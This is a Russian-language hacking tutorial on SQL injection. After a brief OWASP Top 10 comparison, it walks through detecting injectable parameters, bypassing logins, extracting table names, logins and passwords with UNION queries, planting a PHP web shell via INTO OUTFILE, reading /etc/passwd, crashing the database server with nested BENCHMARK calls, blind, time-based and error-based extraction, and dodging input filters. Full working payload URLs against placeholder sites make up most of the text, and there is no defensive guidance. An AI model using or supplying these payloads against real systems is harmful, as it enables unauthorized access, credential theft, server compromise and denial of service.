С 10 места пропали невалидированные редиректы, а их место заняли незащищенные средства API классов, таких как JavaScript, SOAP/XML, REST/JSON, RPC, GWT, и так далее. Эти классы часто являются незащищенными и содержат множество уязвимостей.

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Участники проекта Open Web Application Security Project (OWASP) уже более 13 лет составляют список Топ-10 самых опасных уязвимостей в веб-приложениях, стараясь привлечь внимание веб-разработчиков. На сайте OWASP каждая из уязвимостей разбирается подробно.

Теперь разберём одну из уязвимостей — инъекцию SQL

### Общее описание

Для начала нам нужно представить, что такое база данных и скрипты, зачем они нам нужны и так далее.

Возьмем к примеру движок практически любого сайта. Со стороны пользователя оно все красиво, но следует задать вопрос, откуда движок берет информацию (даже эту же самую статью, эти буквы)? Правильно! Из базы данных!

Грубо говоря, обычная, в нашем понимании, БД состоит из множества таблиц. У каждой таблицы, естественно, есть столбцы и есть строки. Собственно, это ключевой момент. Возьмем, к примеру, таблицу юзеров форума. Для каждого юзера должно быть описано несколько параметров (ник, мыло, дата регистрации и тд). В итоге каждый столбец определяет какой-либо параметр юзеров, а каждая строка - конкретного юзера. А в пересечении нужного нам столбца и строки будет информация о параметре нужного юзера.

(вообще это утрированное описание реляционных баз данных, можете поискать подробнее)

Так надеюсь с представлением разобрались. Теперь поговорим о взаимодействии с Базами Данных. Для работы с БД был разработан специальный язык SQL запросов (кстати я бы советовал вам поискать мануал по нему, будет полезно).

Вообщем начнем с примера.

Представим, что вы(скрипт) пошли в магазин(БД), и просите(SQL запрос) продавца: "Дайте одну бутылку водки за 200 рублей".

Попытаемся представить запрос в виде SQL:

Code:

```
SELECT товар FROM магазин WHERE (тип='водка' AND цена='200') LIMIT 1
```

Собственно в ответ на вашу просьбу (SQL запрос) вы(скрипт) получаете бутылку(информацию), и продавца(Базу данных) уже не волнует, что вы будете с ней делать, так как свою работу он выполнил. Вы можете ее выпить, выпить, подарить (обработать, вывести, расчитать) и тд.

Что же все таки такое SQL инъекция? Обобщенно атака типа SQL инъекция (SQL injection) возникает в случае если злоумышленник может каким то образом модифицировать запрос к БД.

На примерах разбирать проще поэтому вернемся к примеру с магазином.

Допустим вы бросили пить :) Вот вы решили пойти в магазин за кефиром, и специально написали на бумажке "один пакет кефира за 30 рублей", чтобы не забыть зачем вы пришли в магазин. Но у вас есть друг-алкоголик(хакер, он же злоумышленник), который исправил надпись на бумажке(провел атаку SQL injection) на такую "один пакет кефира за 30 рублей или одну бутылку водки за 200 рублей".

В итоге вы приходите в магазин и говорите, используя бумажку(входящий параметр): "Дайте один пакет кефира за 30 рублей или одну бутылку водки за 200 рублей"

```
SELECT товар FROM магазин WHERE (тип='кефир' AND цена='30') OR (тип='водка' AND цена='200') LIMIT 1
```

Продавец, подумав что до холодильника с кефиром идти дальше чем до полки с водкой, дает вам бутылку. И вы со спокойной душой уходите домой, где вас уже ждет ваш друг-алкоглик, довольный результатом))

Вот собственно пример SQL инъекции. Вот налицо отсутствие фильтрации входящих параметров, вы же не посмотрели на то, что вторая часть записи написана другим почерком?

Конечно, это все утрированно, но надеюсь идею SQL запросов и инъекций в эти запросы вы уловили.

## **КАК НАЙТИ SQL INJECTION?**

Как вы поняли выше SQL инъекция может возникать в местах где есть какие либо входящие параметры, будь то номер новости/статьи которую вы хотите увидеть на сайте, либо анкета голосования, вообщем любой параметр получаемый от пользователя. А возникать она будет тогда, когда этот параметр не фильтруется должным образом.

Уяснив эту мысль, вы поймете что найти SQL инъекцию очень просто. Надо вставлять во все поля, переменные и куки одинарные и двойные кавычки.

### **1.1 Первый случай (Строковой входящий параметр)**

Начнем с вот такого скрипта <http://xxx/news.php?id=1>. Предположим что оригинальный запрос к БД выглядит так:

```
SELECT * FROM news WHERE id='[COLOR=DarkOrange]1[/COLOR]'
```

Теперь мы допишем кавычку в переменную "id", вот так <http://xxx/news.php?id=1'>

И, если переменная не фильтруется, наш запрос к БД будет выглядеть так:

```
SELECT * FROM news WHERE id='[COLOR=DarkOrange]1'[/COLOR]'
```

Здесь мы видим нарушение синтаксиса и логики SQL запроса, и, в итоге, БД не сможет правильно обработать подобный запрос.

Если включены сообщения об ошибках то вылезет что то наподобие:

```
mysql_query(): You have an error in your SQL syntax check the manual that corresponds to your MySQL server version for the right syntax to use near '1'"
```

Если отчет об ошибках выключен то в данном случае можно определить наличие уязвимости вот так (Также не помешало бы это, что бы не спутать с пунктом 1.2. Как именно описано в этом же пункте): <http://xxx/news.php?id=1'--> То есть запрос к БД станет вот таким:

```
SELECT * FROM news WHERE id='[COLOR=DarkOrange]1' -- [/COLOR]'
```

("--" это знак начала комментария все после него будет отброшено, еще хочу обратить ваше внимание на то что после него должен быть обязательно пробел(Так написано в документации к MYSQL) и кстати перед ним тоже).

Таким образом для MYSQL запрос остается прежним и отобразиться тоже самое что и для <http://xxx/news.php?id=1>

Тому что делать с этой уязвимостью посвящен весь пункт 2.

### **1.2 Второй случай (Числовой входящий параметр)**

Вернемся к скрипту новостей. Из языка SQL мы должны помнить, что числовые параметры могут (могут - ключевое слово, так как ни что программисту не мешает использовать параметр с кавычками) не обрамляться кавычками, то есть при таком обращении к скрипту <http://xxx/news.php?id=1> запрос к БД может(!) выглядеть вот так:

```
SELECT * FROM news WHERE id=[COLOR=DarkOrange]1[/COLOR]'
```

Обнаружить эту инъекцию также можно подстановкой кавычки в параметр 'id' и тогда мы увидим сообщение об ошибке:

```
mysql_query(): You have an error in your SQL syntax check the manual that corresponds to your MySQL server version for the right syntax to use near '1'"
```

Если этого сообщения нет то есть три варианта:

- Кавычка фильтруется

- Отключен отчет об ошибках
- Здесь нет инъекции

Чтобы определить то, что кавычка фильтруется, можно вписать `http://xxx/news.php?id=1 blablabla`

БД не поймет что это за бла бла и выдаст сообщение об ошибке типа:

`mysql_query(): You have an error in your SQL syntax check the manual that corresponds to your MySQL server version for the right syntax to use near '1 blablabla'`

Если отчет об ошибках выключен тогда проверяем вот так `http://xxx/news.php?id=1 --`

Должно отобразиться точно также как и `http://xxx/news.php?id=1`

### 1.3 Третий случай (Авторизация)

Что делать если в том же скрипте авторизации отсутствует проверка на кавычку? Имхо будет как минимум глупо использовать эту инъекцию для вывода какой нибудь информации. Пускай запрос к БД будет типа:

```
SELECT * FROM users WHERE login='Admin' AND pass='123'
```

К сожалению пароль '123' не подходит :), но мы нашли инъекцию допустим в параметре 'login' и что бы зарегистрироваться под ником 'Admin' нам нужно вписать вместо него что то наподобие этого Admin' -- то есть часть с проверкой пароля отбрасывается и мы входим под ником 'Admin'.

```
SELECT * FROM users WHERE login='[COLOR=DarkOrange]Admin' -- [/COLOR]' AND pass='123'
```

А теперь что делать если уязвимость в поле 'pass'. Мы вписываем в это поле следующее 123' OR login='Admin' -- . Запрос станет таким:

```
SELECT * FROM users WHERE login='Admin' AND pass=[COLOR=DarkOrange]'123' OR login='Admin' -- [/COLOR] '
```

Что для БД будет совершенно индеинично такому запросу:

```
SELECT * FROM users WHERE (login='Admin' AND pass='123') OR (login='Admin')
```

И после этих действий мы станем полноправным владельцем акка с логином 'Admin'.

### 1.4 Четвертый случай (Оператор LIKE)

В SQL есть оператор LIKE. Он служит для сравнения строк. Вот допустим скрипт авторизации при вводе логина и пароля запрашивает инфу из БД вот так:

```
SELECT * FROM users WHERE login LIKE 'Admin' AND pass LIKE '123'
```

Даже если этот скрипт фильтрует кавычку то все равно он остается уязвимым для инъекции. Нам нужно вместо пароля просто ввести "%" (Для оператора LIKE символ "%" соответствует любой строке) и тогда запрос станет

```
SELECT * FROM users WHERE login LIKE 'Admin' AND pass LIKE '%'
```

и нас пустят внутрь с логином 'Admin'. В этом случае мы не только нашли SQL injection но и успешно ее использовали.

Теперь можно переходить к пункту 2.

## 2. Последствия инъекции

Дальше будет рассматриваться только тип уязвимости, описанный в пункте 1.1, а переделать под остальные сможете сами, это не трудно :)

### 2.1 Команда UNION

Самое полезное, в нашем случае, это команда UNION (кто не знает лезть в гугл )...

Если в двух словах, то она объединяет два запроса в один. И это очень полезно, так как вы сможете указать практически полностью свой запрос к БД, к примеру вывести информацию из любой таблицы.

Модифицируем обращение к скрипту <http://xxx/news.php?id=1' UNION SELECT 1 -->.  
Запрос к БД у нас получается вот таким:

```
SELECT * FROM news WHERE id=[COLOR=DarkOrange]'1' UNION SELECT 1 -- [/COLOR] '
```

#### 2.1.1.1 Подбор количества полей (Способ 1 - Оператор UNION)

Дело в том, что количество столбцов до UNION и после должны соответствовать, и, наверняка, вылезет ошибка (если только в таблице news не одна колонка) типа:

`mysql_query(): The used SELECT statements have a different number of columns`

В данном случае нам нужно подобрать количество столбцов (что бы их количество до UNION и после соответствовало). Делаем это так:

<http://xxx/news.php?id=1' UNION SELECT 1, 2 -->

Ошибка. «`The used SELECT statements have a different number of columns`»

<http://xxx/news.php?id=1' UNION SELECT 1,2,3 -->

Опять ошибка.

...

<http://xxx/news.php?id=1' UNION SELECT 1,2,3,4,5,6 -->

О! Отобразилось точно также как и <http://xxx/news.php?id=1>  
значит количество полей подобрано, то есть их 6 штук...

#### 2.1.1.2 Подбор количества полей(Способ 2 - Оператор GROUP BY)

А этот способ основан на подборе количества полей с помощью GROUP BY. То есть запрос такого типа:

<http://xxx/news.php?id=1' GROUP BY 2 -->

Будет отображен без ошибок если количество полей меньше или равно 2.

Делаем запрос такого типа:

<http://xxx/news.php?id=1' GROUP BY 10 -->

Упс... Появилась ошибка типа.

`mysql_query(): Unknown column '10' in 'group statement'`

Значит столбцов меньше, чем 10. Делим 10 на 2. И делаем запрос

<http://xxx/news.php?id=1' GROUP BY 5 -->

Опа! Ошибки нет - значит количество столбцов больше либо равно 5 но меньше чем 10.

Теперь берем среднее значение между 5 и 10 это получается вроде 7. Делаем запрос:

<http://xxx/news.php?id=1' GROUP BY 7 -->

Ой, опять ошибка... :(

`mysql_query(): Unknown column '7' in 'group statement'`

Значит количество больше либо равно 5 но меньше чем 7. Делаем еще один запрос

<http://xxx/news.php?id=1' GROUP BY 6 -->

Ошибок нет... Значит число больше либо равно 6 но меньше чем 7. Отсюда следует что искомое число столбцов 6.

### 2.1.1.3 Подбор количества полей(Способ 3 - Оператор ORDER BY)

Тот же самый принцип что и в пункте 2.1.1.2 только используется функция ORDER BY. И немного меняется текст ошибки если полей больше.

mysql\_query(): Unknown column '10' in 'order clause'

### 2.1.2 Определение выводимых столбцов

Я так думаю, что многим из нас точно такая страница, как и <http://xxx/news.php?id=1> не устроит. Значит нам нужно сделать так чтобы по первому запросу ничего не выводилось (до UNION). Грубо говоря, нужно отсечь вывод с первого запроса.

Проще всего поменять "id" с '1' на '-1' (либо на '9999999'):

<http://xxx/news.php?id=-1' UNION SELECT 1,2,3,4,5,6 -->

Или добавить ложное условие:

<http://xxx/news.php?id=1' AND 1=0 UNION SELECT 1,2,3,4,5,6 -->

Теперь у нас кое где в странице должны отобразится какие-нибудь из этих цифр. (Например, так как это условно скрипт новости то в «Название новости» будет отображено допустим 3, «Новость»-4 ну и тд). Теперь чтобы нам получить какую-нибудь информацию нам нужно заменять эти цифры в обращении к скрипту на нужные нам функции. Если цифры не отобразились нигде, то вероятнее всего вывод отсутствует и остальные подпункты пункта 2.1 можно пропустить.

### 2.1.3 SIXSS (SQL Injection Cross Site Scripting)

Это также XSS, только проводится она через запрос к базе. Пример:

[http://xxx/news.php?id=-1' UNION SELECT 1,2,3,'<script>alert\('SIXSS'\)</script>',5,6 --](http://xxx/news.php?id=-1' UNION SELECT 1,2,3,'<script>alert('SIXSS')</script>',5,6 --)

Ну думаю понять не трудно что 4 в странице заменится на <script>alert('SIXSS')</script> и соответственно получится тоже XSS.

### 2.1.4 Названия столбцов/таблиц

Если ты знаешь названия таблиц и столбцов в БД этот пункт можно пропустить

Если не знаешь... Тут два пути.

#### 2.1.4.1 Названия столбцов/таблиц если есть доступ к INFORMATION\_SCHEMA и если версия MYSQL >=5

Таблица INFORMATION\_SCHEMA.TABLES содержит информацию о всех таблицах в БД, столбец TABLE\_NAME - имена таблиц.

[http://xxx/news.php?id=-1' UNION SELECT 1,2,3,TABLE\\_NAME ,5,6 FROM INFORMATION\\_SCHEMA.TABLES --](http://xxx/news.php?id=-1' UNION SELECT 1,2,3,TABLE_NAME ,5,6 FROM INFORMATION_SCHEMA.TABLES --) Вот тут может появится проблема. Так как будет выводится только первая строка из ответа БД. Тогда нам нужно воспользоваться LIMIT вот так:

Вывод первой строки:

[http://xxx/news.php?id=-1' UNION SELECT 1,2,3,TABLE\\_NAME ,5,6 FROM INFORMATION\\_SCHEMA.TABLES LIMIT 0,1 --](http://xxx/news.php?id=-1' UNION SELECT 1,2,3,TABLE_NAME ,5,6 FROM INFORMATION_SCHEMA.TABLES LIMIT 0,1 --)

Вывод второй строки:

[http://xxx/news.php?id=-1' UNION SELECT 1,2,3,TABLE\\_NAME ,5,6 FROM INFORMATION\\_SCHEMA.TABLES LIMIT 1,1 -- и т.д.](http://xxx/news.php?id=-1' UNION SELECT 1,2,3,TABLE_NAME ,5,6 FROM INFORMATION_SCHEMA.TABLES LIMIT 1,1 -- и т.д.)

Ну вот мы и нашли таблицу Users. Только это... кхм... столбцы не знаем... Тогда к нам приходит на помощь таблица INFORMATION\_SCHEMA.COLUMNS столбец COLUMN\_NAME содержит название столбца в таблице TABLE\_NAME. Вот так мы извлекаем названия столбцов.

```
http://xxx/news.php?id=-1' UNION SELECT 1,2,3, COLUMN_NAME,5,6 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='Users' LIMIT 0,1 --
```

```
http://xxx/news.php?id=-1' UNION SELECT 1,2,3, COLUMN_NAME,5,6 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='Users' LIMIT 1,1 --
```

и т.д.

И вот мы нашли поля login, password.

#### 2.1.4.2 Названия столбцов/таблиц если нет доступа к INFORMATION\_SCHEMA

К сожалению, тут в силу вступает обычный брутофорс... Пример:

```
http://xxx/news.php?id=-1' UNION SELECT 1,2,3,4,5,6 FROM Имя_таблицы --
```

Нужно подбирать Имя\_таблицы до тех пор пока не пропадет сообщение об ошибке типа:  
mysql\_query(): Table 'Имя\_таблицы' doesn't exist

Ну ввели мы, к своему счастью, Users, пропало сообщение об ошибке, и страница отобразилась как при `http://xxx/news.php?id=-1' UNION SELECT 1,2,3,4,5,6 --` что это значит?  
Это значит то, что существует таблица Users и нужно приступить к перебору столбцов.

```
http://xxx/news.php?id=-1' UNION SELECT 1,2,3,Имя_столбца,5,6 FROM Users --
```

Нужно подбирать Имя\_столбца до тех пор пока не пропадет сообщение об ошибке типа:  
mysql\_query():Unknown column 'Имя\_столбца' in 'field list'

Там, где пропадает сообщение об ошибке значит такой столбец существует.

И вот таким образом мы узнали что в таблице Users есть столбцы login, password.

#### 2.1.5 Вывод информации

Обращение к скрипту таким образом `http://xxx/news.php?id=-1' UNION SELECT 1,2,login,password,5,6 FROM Users LIMIT 0,1 --` Выводит нам логин и пароль первого юзера из таблицы Users.

### 2.2 Работа с Файлами

Сервер MYSQL поддерживает работу с файлами. Да, она несколько ущербная, но это вам не файловый менеджер. Для работы с файлами у текущего юзера должны быть права на это то есть FILE\_PRIV.

#### 2.2.1 Запись в файл

Есть в MYSQL такая интересная функция типа `SELECT ... INTO OUTFILE` позволяющая записывать информацию в файл. Либо такая конструкция `SELECT ... INTO DUMPFILE` они почти похоже и можно использовать любую.

Пример: `http://xxx/news.php?id=-1' UNION SELECT 1,2,3,4,5,6 INTO OUTFILE '1.txt' --`

Для нее работает несколько ограничений.

- Запрещено перезаписывание файлов
- Требуются привилегии типа FILE
- (!)Обязательны настоящие кызычки в указании имени файла

А вот что бы нам мешало сделать веб шел? Вот например так:

```
http://xxx/news.php?id=-1' UNION SELECT 1,2,3,'<?php eval($_GET['e']) ?>',5,6 INTO OUTFILE  
'1.php'--
```

Остается только найти полный путь к корню сайта на сервере и дописать его перед 1.php. В принципе можно найти еще одну ошибку по отчету которой будет виден путь на сервере или оставить в корне сервера и подцепить его локальным инклудом, но это уже другая тема.

### 2.2.2 Чтение файлов

Рассмотрим функцию LOAD\_FILE

```
Пример: http://xxx/news.php?id=-1' UNION SELECT 1,2,LOAD_FILE('etc/passwd'),4,5,6
```

Для нее есть также несколько ограничений.

- Должен быть указан полный путь к файлу.
- Требуются привилегии типа FILE
- Файл должен находиться на одном и том же сервере

Размер данного файла должен быть меньше указанного в max\_allowed\_packet

Файл должен быть открыт для чтения юзером из-под которого запущен MYSQL

Если функции не удастся прочитать файл, то она возвращает NULL.

### 2.3 DOS атака на SQL сервер

В большинстве случаев SQL сервер досят из-за того, что больше ничего сделать не могут. Типа не получилось узнать таблицы/столбцы, нет прав на это, нет прав на то и т.д. Я, честно говоря, против этого метода но все таки...

Функция BENCHMARK выполняет одно и тоже действие несколько раз.

```
SELECT BENCHMARK(100000,md5(current_time))
```

То есть здесь эта функция 100000 раз делает md5(current\_time) что у меня на компе занимает приблизительно 0.7 секунды... Казалось, что здесь такого... А если попробовать вложенный BENCHMARK?

```
SELECT BENCHMARK(100000,BENCHMARK(100000,md5(current_time)))
```

Выполняется очень долго, честно говоря, я даже не дождался... пришлось делать reset :).

Пример Доса в нашем случае:

```
http://xxx/news.php?id=-1' UNION SELECT 1, BENCHMARK(100000,BENCHMARK(100000,md5(current_time))), 4, 5, 6 --
```

Достаточно раз 100 потыкать F5 и «сервер упадет в беспробудный даун»))).

## 3.ЧТО ДЕЛАТЬ ЕСЛИ ОТСУТСТВУЮТ ПРЯМОЙ ВЫВОД НА СТРАНИЦУ.

### 3.1 Вывод в отчете об ошибках

Более подробно можно найти в комментариях к статье Быстрый Blind SQL Injection (Qwazar)

Идея этого способа попробовать найти вывод в отчете об ошибках. То есть динамически передать какую-либо подстроку в ошибку мускула.

```
SELECT COUNT(*) FROM (SELECT 1 UNION SELECT 2 UNION SELECT 3)x GROUP BY  
CONCAT(MID([B][COLOR=DarkOrange][YOUR QUERY][/COLOR][/B], 1, 63), FLOOR(RAND(0)*2))
```

Минус данного способа - невозможность вывести свою строку длиннее 63 символов за один раз, ну и естественно необходимость включенного отображения отчета об ошибках.

Собственно, вот пример того, как можно использовать этот способ:

```
http://xxx/news.php?id=-1' OR (SELECT COUNT(*) FROM (SELECT 1 UNION SELECT 2 UNION  
SELECT 3)x GROUP BY CONCAT(MID(VERSION(), 1, 63), FLOOR(RAND(0)*2))) --
```

Как результат предыдущего запроса мы увидим ошибку типа:

```
Duplicate entry '5.0.45-community-nt0' for key 1
```

Имейте ввиду что последний ноль в строке "5.0.45-community-nt0" не относится к ней, и является результатом выполнения команды FLOOR(RAND(0)\*2), без которой не удалось бы спровоцировать ошибку. И из - за которого мы выводим по 63 символа, а не по 64, как могло бы показаться изначально.

### 3.2 Посимвольный перебор

Этот случай нужен нам если http://xxx/news.php?id=1 при разных id выдаст нам разные результаты. Например, http://xxx/news.php?id=1 будет отлично от http://xxx/news.php?id=0 если нет, то этот метод бесполезен.

Как мы помним запрос к БД у нас выглядит так

```
SELECT * FROM news WHERE id='[COLOR=DarkOrange]1[/COLOR]'
```

Теперь мы его модифицируем через уязвимый параметр id до такого запроса (если что-то незнакомое, то идем в пункт 5 и читаем):

```
SELECT * FROM news WHERE id='[COLOR=DarkOrange]-1' OR id=IF(ASCII((SELECT  
USER())))>=254,'1','0') -- [/COLOR]'
```

Вот так:

```
http://xxx/news.php?id=-1' OR id=IF(ASCII((SELECT USER())))>=254,'1','0') --
```

Что нам это дает? Для начала MYSQL выполняет подзапрос SELECT USER() вставляет его в функцию ASCII() которая возвращает ascii код первого символа из результата выполнения подзапроса а функция IF() возвращает 1 если этот код больше или равен 100 основной запрос становится таким

```
SELECT * FROM news WHERE id=-1' OR id=1
```

и выполняется точно также, как и при обращении к скрипту http://xxx/news.php?id=1, а если код этого числа меньше, то основной запрос становится таким

```
SELECT * FROM news WHERE id=-1' OR id=0
```

и выполняется точно также, как и при

```
http://xxx/news.php?id=0
```

Назовем условно что запрос возвращает 1(да) или 0(нет) соответственно и начнем перебирать.

```
http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1))>=100,'1','0') --
```

Ага вернулся 1 значит код первого символа больше или равен 100. Пробуем вот так:

```
http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1))>=200,'1','0') --
```

Вернулся 0 значит 100<= код символа <200.

```
http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1))>=150,'1','0') --
```

Опять вернулся 0 значит 100<= код символа <150.

```
http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1))>=125,'1','0') --
```

И снова вернулся 0 значит 100<= код символа <125.

`http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1)>=113,'1','0') --`

Вернулся 1 следовательно 113<= код символа <125.

`http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1)>=118,'1','0') --`

Возвращается 0 следовательно 113<= код символа <118.

`http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1)>=115,'1','0') --`

113<= код символа <115.

`http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1)=113,'1','0') --`

Вернулся 0 значит код символа не равен 113.

`http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),0,1)=114,'1','0') --`

Ура! Вернулся 1 значит код символа равен 114. Переводим в символ и получаем символ "r". Теперь переходим к следующему символу.

`http://xxx/news.php?id=-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()),2,1)>=100,'1','0') --`

И заново повторяем все предыдущие шаги.

### 3.3 Посимвольный перебор с помощью BENCHMARK

Что делать если отсутствует выводимые поля и выключены отчеты об ошибках? На помощь нам придет функция BENCHMARK. Как было написано выше, эта функция выполняет одно действие несколько раз. Ну и что спросите вы... А вот что. Вспомним что запрос

`SELECT BENCHMARK(100000,BENCHMARK(100000,md5(NOW()))))`

выполняется очень долго, и на основе задержек будем посимвольно перебирать какой-нибудь параметр допустим имя юзера под которым мы подключены к БД (его выводит нам функция USER()).

`http://xxx/news.php?id=-1' OR id= IF(ASCII(SUBSTRING((SELECT USER(), 1, 1))>=100, 1, BENCHMARK(2999999,MD5(NOW())))) --`

Запрос станет таким:

`SELECT * FROM news WHERE id='[COLOR=DarkOrange]-1' OR id=IF(ASCII(SUBSTRING((SELECT USER(), 1, 1))>=100, 1, BENCHMARK(2999999,MD5(NOW())))) -- [/COLOR] '`

И теперь по аналогии с предыдущим пунктом мы будем перебирать строку USER(). Только в данном случае вместо 0 функция будет очень долго выполнять этот запрос что и будет нам говорить о том, что запрос вернул 0 и соответственно если без каких-либо задержек, то запрос возвращает 1.

Теперь поговорим о времени задержки. Для того чтобы определить время возврата 0 и 1 нужно сделать предварительно несколько запросов:

`http://xxx/news.php?id=-1' OR id= IF(99>100, 1, BENCHMARK(2999999,MD5(NOW())))) --`

Будет возвращать 0. Нужно засечь время. В зависимости от ширины вашего канала нужно подобрать число 2999999 до токого, чтобы вы могли точно судить была ли задержка или нет по сравнению с

`http://xxx/news.php?id=-1' OR id= IF(101>100, 1, BENCHMARK(2999999,MD5(NOW())))) --`

который вернет 1.

Огромным минусом является то, что BENCHMARK-ом мы очень сильно грузим сервер.

**ВНИМАНИЕ!** В данном случае главное не забывать, что после каждого выполнения BENCHMARK-а серверу SQL нужно дать некоторое время отдыха. (Чуть больше, чем само выполнение BENCHMARK-а). В противном случае результаты данного перебора могут быть неверными.

### 3.4 Посимвольный перебор с помощью SLEEP

Что же про бенчмарк мы прочитали. И все обратили внимание на жуткую нестабильность этого метода. Что делать спросите вы? Вот что. С 5 ветки MySQL появился оператор SLEEP().

По сути, эта функция и создает нужную нам задержку в ответе веб сервера, и, заметьте, без ненужных нагрузок на него. То есть SLEEP() является лучшей альтернативой BENCHMARK() и юзать желательно ее, но повторюсь единственный минус - эта функция появилась только аж в 5-ой ветке. Сказка, да и только.

Как юзать? Все элементарно:

```
http://xxx/news.php?id=-1' OR id= IF(ASCII(SUBSTRING((SELECT USER()), 1, 1))>=100, 1, SLEEP(3)) --
```

Я юзаю значение в две - три секунды, но вам советую подобрать его в соответствии с каналом сервера, так как могут возникнуть погрешности в выводе.

### 3.5 Посимвольный перебор с помощью отчета об ошибках

Этот пункт написан на основе статьи "Новая альтернатива Benchmark'у или эффективный blind SQL-injection" автор Elekt.

Данный способ основан на том, что вместо возврата 0, выполняется подзапрос который вызывает ошибку и по выводу ошибок можно судить что возвратился 0, а по отсутствию ошибки что возвратился 1. Этот способ нам поможет если отсутствуют выводимые поля, но ВКЛЮЧЕН(!) отчет об ошибках.

```
SELECT * FROM news WHERE id='-1' OR id=(SELECT 1 UNION SELECT 2)
```

Как вы думаете, что вернет этот запрос? Правильно ошибку так как id сравнивается с подзапросом, который возвращает две строки.

```
mysql_query():Subquery returns more than 1 row
```

Это была теория. Теперь переходим к запросу, с помощью которого мы будем перебирать символы

```
SELECT * FROM news WHERE id='[COLOR=DarkOrange]-1' OR id=IF(ASCII(SUBSTRING((SELECT USER()), 1, 1))>=100, 1,(SELECT 1 UNION SELECT 2)) -- [/COLOR]'
```

Как видно из этого запроса если код символа будет больше или равен 100 функция IF() возвращает 1, и никакой тогда ошибки не вылезет, а если функция выполняет подзапрос

```
SELECT 1 UNION SELECT 2
```

который возвращает две строки что при сравнении с id вызывает ошибку, и мы понимаем, что запрос вернул 0.

Огромным минусом этого способа является то что в логах скапливаются огромные количества ошибок. А огромным плюсом является скорость работы.

### 3.6 Инъекция в операторе ORDER BY

Почему-то у многих сложилось мнение, что это безнадежный случай. Ну что же будем менять это мнение на противоположное. Допустим к БД запрос выглядит вот так:

```
SELECT * FROM news ORDER BY $by
```

ну и, как всегда, бывает переменная \$by не проходит фильтрации, а на странице выводятся несколько строк из БД. Что ж нам требуется получить два запроса, которые бы изменяли каким-то образом вывод на страницу, но еще запросы должны быть такими чтобы можно было влиять на результат с помощью допустим подзапросов. Что же такими запросами могут стать

```
http://xxx/news.php?by=(id*1)
```

```
http://xxx/news.php?by=(id*-1)
```

Надеюсь, как вы догадались в второй раз выборка пойдет "сверху вниз" относительно первого запроса, понять почему не сложно. Допустим в первый раз вывелоось, примим это заистину:

Первая новость

Вторая новость

Третья новость

**А во второй ложь:**

Третья новость

Вторая новость

Первая новость

Ну что же запрос для брута имени текущего юзера будет выглядеть так:

```
http://xxx/news.php?by=(id*IF(ASCII(SUBSTRING(USER(),0,1))=112,1,-1))
```

Чтож вывёлся обратный порядок новостей => ложь

```
http://xxx/news.php?by=(id*IF(ASCII(SUBSTRING(USER(),0,1))=113,1,-1))
```

Опять ложь

```
http://xxx/news.php?by=(id*IF(ASCII(SUBSTRING(USER(),0,1))=114,1,-1))
```

О! Прямой порядок новостей => истина

Переводим код символа 114 в символ г. Переходим к следующему символу и тд.

#### **4.ЧТО ДЕЛАТЬ ЕСЛИ ЧТО-ТО ФИЛЬТРУЕТСЯ.**

##### **4.1 Фильтруется пробел**

Ну для начала вспомним что для SQL конструкция типа `/**/` равна пробелу.

Ну а что делать если подобная конструкция фильтруется? Все элементарно. Можно воспользоваться скобками и апострофами. К примеру:

```
SELECT * FROM news WHERE
```

```
id='[COLOR=DarkOrange]1'UNION(SELECT(1),2,3,4,5,(6)FROM(Users)WHERE(login='admin'))#[/COLOR]  
]'
```

Такой запрос выполнится правильно.

##### **4.2 Фильтруется символ/строка**

Есть интересная функция CHAR() которая возвращает по коду символа сам символ. Предположим фильтруется символ... ну пускай будет звездочка (\*). Для начала нам нужно узнать код этого символа. В MYSQL есть функция ASCII() возвращает код самого левого символа из переданной ей строке юзается так

```
SELECT ASCII('*')
```

только на уязвимом хосте этого делать смысла нет (Символ '\*' фильтруется) это нужно сделать на локалке. Узнаем что код равен 42 и юзаем функцию CHAR() так

```
SELECT CHAR(42, 42, 42)
```

Выведет три звездочки.

Еще один способ — это использовать 16-ричный код символа. Теперь предположим, что фильтруется слово 'admin'. В MYSQL есть функция HEX() которая выдает 16-ричный код строки. Юзается так

```
SELECT HEX('admin')
```

Выдаст '61646D696E' впереди дописываем "0x" (Чтобы SQL понял что имеет дело с 16-ричной кодировкой) и получаем '0x61646D696E' это юзать без CHAR() так

```
SELECT password FROM User WHERE login=0x61646D696E
```

#### 4.3 Проблемы с кодировками

Часто бывает так, вот вы вроде нашли все столбцы составили верный запрос, а при попытке вывести из БД какую-либо строку не получается - ну и в зависимости от конфигурации сервера вы можете получить сообщение о несовместимости кодировок, а можете и не получить.

Есть элементарный способ возложить преобразование кодировок на плечи мускула. Можно юзать подобную конструкцию:

```
AES_DECRYPT(AES_ENCRYPT([Ваш запрос],'bla'),'bla')
```

или:

```
UNHEX(HEX([Ваш запрос]))
```

Как говорится все гениальное просто.

Ну и, собственно, пример того, как это можно юзать:

```
http://xxx/news.php?id=-1' UNION SELECT 1,2,3,UNHEX(HEX(login)),5,6 FROM Users LIMIT 0,1 -
```

